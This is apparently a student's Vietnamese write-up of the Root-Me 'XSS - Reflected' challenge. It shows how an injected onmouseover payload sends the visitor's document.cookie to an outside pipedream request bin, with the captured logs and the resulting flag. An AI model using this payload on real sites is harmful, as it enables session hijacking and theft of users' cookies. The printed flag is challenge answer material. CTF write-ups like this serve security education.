Lê Hoàng Phúc

20521763


NT213.N21.ANTN

Tên challenge : XSS - Reflected

Challenge Link: https://www.root-me.org/en/Challenges/Web-Client/XSS-Reflected


Xem source nhận thấy server sẽ nhận thông tin qua tham số p để duyệt các trang , đồng thời phát hiện 1 dòng thẻ a (p=security) bị comment .

Thử duyệt thử trang security :



```
<!-- Menu -->
    <nav id="menu">
        <h2>Menu</h2>
        <ul>
            <li><a href="?p=home">Home</a></li>
            <li><a href="?p=prices">Prices</a></li>
            <li><a href="?p=about">About</a></li>
            <li><a href="?p=contact">Contact Us</a></li>
            <!--li><a href="?p=security">Security</a></li-->
        </ul>
    </nav>

<!-- Main -->
    <div id="main">
        <div class="inner">
```



VALHALLA INC.

404 - Not Found


THE GODS WILL NOT BE PLEASED.

The page security could not be found.

WHAT CAN I DO ABOUT THIS?

Nội dung security được đưa vào trong thẻ a (giá trị của p)

⇨ Có thể khai thử khai thác xss : ?p=security%27onmouseover=%27alert()%27



challenge01.root-me.org/web-client/ch26/?p=security%27onmouseover=%27alert()%27

challenge01.root-me.org says

VALHALLA INC.

404 - Not Found

THE GODS WILL NOT BE PLEASED.


The page security'onmouseover='alert()' could not be found.

WHAT CAN I DO ABOUT THIS?

Tiếp đến tiến hành chèn payload để gửi cookie đến request bin của ta(không chứa cookie của server) :

?p=security'onmouseover='document.location="https://eo356ja4tggljl0.m.pipedream.net?cookie=".concat(document.cookie)'

Thành công :



Today

```
HTTP   GET /?cookie=_ga…   08:45:43 PM
HTTP   GET /?cookie=fla…   08:14:15 PM
HTTP   GET /?cookie=fla…   08:14:15 PM
HTTP   GET /?cookie=fla…   08:14:15 PM
HTTP   GET /?cookie=_ga…   08:08:09 PM
HTTP   GET /?cookie=_ga…   08:06:23 PM
HTTP   GET /?cookie=fla…   07:43:16 PM
HTTP   GET /?cookie=fla…   07:43:16 PM
HTTP   GET /?cookie=fla…   07:43:13 PM
HTTP   GET /?cookie=fla…   07:43:13 PM
HTTP   GET /?cookie=_ga…   07:42:10 PM
```


Success
Workflow executed in 3,106 ms

▶ details

trigg…

```
▼ steps.trigger {2}
  ▶ context {15}
  ▼ event {6}
      client_ip: 14.169.51.53
    ▶ headers {13}
      method: GET
      path: /
    ▼ query {1}
      ▶ cookie _ga=GA1.1.202188596…
    ▶ url https://eo356ja4tggljl0.…
```

Tiến hành gửi payload đến server để thực thi : Nhấn report :




Today

```
HTTP   GET /?cookie=fla…   09:20:47 PM
HTTP   GET /?cookie        09:17:02 PM
HTTP   GET /?cookie=       09:17:00 PM
HTTP   GET /?cookie=_ga…   09:16:11 PM
HTTP   GET /?cookie=_ga…   09:16:08 PM
HTTP   GET /?cookie=_ga…   09:10:40 PM
HTTP   GET /?cookie=_ga…   09:08:43 PM
HTTP   GET /?cookie=_ga…   09:08:32 PM
```

trigg…

```
▼ steps.trigger {2}
  ▶ context {15}
  ▼ event {6}
      client_ip: 212.129.38.224
    ▶ headers {10}
      method: GET
      path: /
    ▼ query {1}
        cookie: flag=r3fL3ct3D_XsS_fTw
    ▶ url https://eo3
```

Flag: `r3fL3ct3D_XsS_fTw`



https://www.root-me.org/en/Challenges/Web-Client/XSS-Reflected

9aylas
10 April 2023 at 07:34
wééé sl3aa

Atr3u5
30 March 2023 at 06:18
hello guys. Do you have some suggestions of easy machines to root in CTF all day? I just solved the metasploitable 1 and 2.

Sponsored by
ESNA de Bretagne
École 2600
Synacktiv
GEOIDE
Oteria Cyber School
Elysium Security
You ;-)

Validation

Well done, you won 45 Points

Don't forget to give your opinion on the challenge by voting ;-)

tweet it!

Enter password

Send

Get help

You're blocked in a challenge ? Ask for help in the Web - Client section of the forum or on the IRC channel

5 Solutions

Display solutions | Submit a solution

Challenge Results

Pseudo	Challenge	Lang	Date
Squalo	XSS - Reflected	🇬🇧	11 April 2023 at 12:45
Anh Dung	XSS - Reflected	🇬🇧	11 April 2023 at 10:13
russiaamerica84	XSS - Reflected	🇬🇧	11 April 2023 at 09:19

Time 40p